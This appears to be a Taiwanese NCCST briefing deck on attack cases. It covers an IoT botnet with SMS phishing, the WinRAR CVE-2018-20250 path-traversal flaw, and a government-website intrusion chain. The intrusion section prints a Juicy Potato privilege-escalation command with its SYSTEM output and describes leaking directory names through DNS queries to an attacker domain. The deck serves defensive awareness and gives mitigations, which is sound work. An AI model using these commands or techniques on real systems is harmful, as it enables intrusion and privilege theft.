案例-IoT設備 少爺殭屍網路演進

NCCST

背景介紹


- 技服中心於107年發現少爺殭屍網路
 - 駭客對家用路由器發動DNS劫持攻擊
 - 誘騙使用者手機安裝惡意APP程式，並連線中繼站報到



攻擊手法演進

● 持續追蹤駭客族群活動情況，發現駭客利用台灣中繼站進行簡訊詐騙行為

- 駭客利用前一波受害的Android手機發送詐騙簡訊擴散
- 設置釣魚網站誘騙使用者的Apple ID




影響範圍與防範建議

- 本案釣魚網站共騙取33,114筆受害者資訊

- 防範建議

- 僅安裝來自可信任來源之軟體
- 收到簡訊內含不明連結，應避免點擊
- 網頁需輸入敏感資訊時，應確認網址是否正確，避免遭釣魚網站誘騙
- 若發現手機網路流量或電力消耗異常時，應提高警覺
- 由於受感染裝置可能自動發送簡訊，應定期檢查帳單

遭詐騙資料帳號類型分布



案例-社交工程

壓縮軟體弱點運用手法

NCCST

背景介紹

- WinRAR為知名壓縮軟體，目前約有5億使用者，可支援的壓縮格式包含CAB、ARJ、LZH、TAR、GZ、**ACE**及JAR等檔案格式
- Check Point於2019/2/20宣布，WinRAR存在長達14年重大弱點(CVE-2018-20250)
 - WinRAR使用unacev2.dll處理ACE檔案解壓縮操作，但動態函式庫沒有ASLR或DEP保護機制，攻擊者可利用**特製ACE壓縮檔案**，將惡意程式寫入指定目錄位置(如作業系統啟動路徑)，進而觸發惡意攻擊行為



弱點說明(CVE-2018-20250)



影響產品與版本


WinRAR(5.61以前版本)

弱點描述

利用特殊的ACE FileName格式，可略過當前的指定存放目錄，且原本指定的相對路徑，將依FileName的路徑位置轉換為絕對路徑，此邏輯錯誤問題允許將文件存取至任意目錄位置



CVSS分數

7.8 (高風險)



攻擊流程

- 使用受影響版本WinRAR解壓縮刻意製作的惡意壓縮檔



惡意程式解壓縮至**啟動目錄**




正在啟動 Windows

影響範圍與防範建議

● 影響範圍

- 107年資安稽核技術檢測，共抽檢150台使用者電腦，其中63台使用者電腦已安裝WinRAR壓縮軟體，故42%使用者電腦存在漏洞威脅
- 技服中心收集到的社交工程郵件樣本中，已發現運用此漏洞進行攻擊



- 使用者電腦已安裝WinRAR軟體
- 使用者電腦未安裝WinRAR軟體

● 防範建議

- 升級至5.70以後版本的WinRAR，杜絕已知漏洞遭運用

案例-網頁攻擊

網頁偵查與提權手法

NCCST

背景說明

- 觀察近期APT類型攻擊，有轉向透過網頁漏洞進行入侵的趨勢
- 網頁漏洞比社交工程郵件更難防範
 - 機關提供的服務越多，網頁就越多越複雜
 - 不同服務常委由不同廠商開發，難以確保各開發商均落實資安要求

攻擊流程



公開資訊蒐集

探查政府機關所屬網頁，鎖定對外服務網站作為攻擊目標



弱點偵查掃描

針對特定、影響範圍廣的作業系統或網頁套件弱點，如MS-17010、S2-045等，利用工具進行掃描，鎖定未更新的主機進行攻擊



網頁後門植入

利用DNS夾藏訊息方式，探查網頁資料夾名稱，尋找無防寫保護之資料夾，並配合新型態提權工具，將權限提升為最高等的System權限



內部橫向控制

以該受害主機為基礎，掃描內部其他主機弱點，嘗試取得主機帳密，橫向控制其他內部主機



外部擴散攻擊

將該受害主機做為跳板，掃描外部單位弱點，植入網頁後門併登入存取其他外部受害主機



機關官網遭入侵

- 駭客鎖定機關對外服務網站進行偵查，遭發現存在SQL Injection漏洞



同答集

首頁 > 同答集

類別: 精選 ▾

主
內

送出 清除

A screenshot of a search interface. The title is "同答集". There are social media icons for Twitter, Facebook, and YouTube. A breadcrumb trail shows "首頁 > 同答集". Below the icons is a dropdown menu for "類別: 精選" and a search input field. The input field is highlighted with a red box. Below the input field are "送出" and "清除" buttons.

駭客用來插入SQL Injection的位置



全站搜尋

會員登入 忘記密碼

首次登入時，系統將會寄發通知信到您註冊的帳號(電子信箱)中，點選信件內容中的網址即可開始使用本系統。

帳號 請輸入Email

密碼 請輸入密碼

A screenshot of a login page. The title is "全站搜尋". There are two tabs: "會員登入" and "忘記密碼". Below the tabs is a message: "首次登入時，系統將會寄發通知信到您註冊的帳號(電子信箱)中，點選信件內容中的網址即可開始使用本系統。". Below the message are two input fields: "帳號 請輸入Email" and "密碼 請輸入密碼". Both input fields are highlighted with a red box.

DNS查詢夾藏訊息

- 網頁資料夾探查與資訊回傳



- 多數的網頁資料夾權限均設為唯讀，駭客必須要找到一個**未有防寫保護的資料夾**上傳Webshell才能後續動作
- 列舉資料夾資料回傳同時躲避偵測並不容易，故駭客利用正常**DNS查詢夾藏訊息**方式來達成目的
 - 利用DNS Query批次回傳子資料夾，例如發現子資料夾 D:\2013HN0023_MMMM\123時，會query “123.ccee.io”
 - 駭客可從 123.ccee.io的DNS Query紀錄中組合出目錄清單，再針對此清單進行寫入權限測試



取得最高權限

- 提升權限手法

- 由於網頁所使用的帳號(如 IIS_IUSRS)權限較低，即便有 Webshell 仍無法於主機上執行後門程式或進行擴散
- 駭客利用新型態提權工具 Juicy Potato，**攻擊系統 Kernel 層 COM 元件缺陷**，將使用者權限提升為最高等的 System 權限，以利進行進一步的攻擊



```
Administrator: C:\Windows\system32\cmd.exe
C:\temp>whoami
nt authority\local service 權限為: Local Service

C:\temp>juicypotato.exe -l 1337 -p c:\windows\system32\cmd.exe -t * -c {
Testing {F7FD3FD6-9194-452D-8DA7-9A8FD87AEF4} 1337
.....
[+] authresult 0
(
);NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
C:\temp>

Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
nt authority\system 權限為: System
C:\Windows\system32>
```


提權工具攻擊緩解(1/3)

- 微軟沒有任何針對此攻擊的修補
 - 由於使用的是Windows Kernel層的通訊缺陷進行提權，若要修正勢必要調整整個架構，即使Juicy Potato已經公開，微軟至今仍未針對此攻擊釋出任何修補
 - 所有舊版Windows Server均會遭Juicy Potato利用此方式提權
- 緩解方式
 - 將作業系統升級至Windows Server 2019
 - 若無法進行升級時，可透過禁止IIS_IUSRS呼叫COM元件達到緩解效果
 - 安裝防毒軟體偵測Juicy Potato惡意程式


提權工具攻擊緩解(2/3)

- 可於Windows Server上，設置COM元件的帳號存取限制

1. 控制台→所有控制台項目→系統管理工具→元件服務



2. 主控台根目錄→元件服務→電腦→我的電腦→滑鼠右鍵點內容




提權工具攻擊緩解(3/3)

3. COM安全性 → 存取權限
 \啟動和啟用權限 → 編輯
 限制



4. 新增 → 輸入 IIS_IUSRS →
 將 IIS_IUSRS 的存取權限
 全部勾選拒絕



大綱

- 資安威脅趨勢與案例
 - 全球資安威脅趨勢
 - 政府機關通報案例
- 近期攻擊手法研析
- 結論與建議

NCCST

結論與建議(1/2)

- 全球資料外洩案件仍持續發生，且資料外洩管道有轉移至社群網站趨勢，影響範圍廣大
 - 勿以公務郵件帳號密碼申請外部服務
 - 避免不同資訊服務使用同組帳號密碼，並定期更改密碼
- 駭客持續鎖定網通設備做為攻擊標的，並研發功能完整的控制程式，未來將有更精巧地詐騙手法
 - 不裝不明來源APP、不點不明網址、不連不明無線AP
 - 管制私人手機存取公務網路環境，或進行網段區隔

結論與建議(2/2)

- 工控系統攻擊威脅攀升，機關應擴大內部控管機制，評估工業控制設備網際網路存取必要性
- 網頁攻擊多透過偵查搜尋，鎖定未更新或存在漏洞主機做為攻擊目標，建議機關應強化漏洞更新修補與管理機制
 - 服務與系統規劃階段，應納入資安考量並加強委外管理
 - 定期進行網站弱點掃描並落實弱點修補
 - 擴大內部控管機制，盤點與清查機關內部建置系統與網通設備，落實系統下架處置

報告完畢
敬請指教

NCCST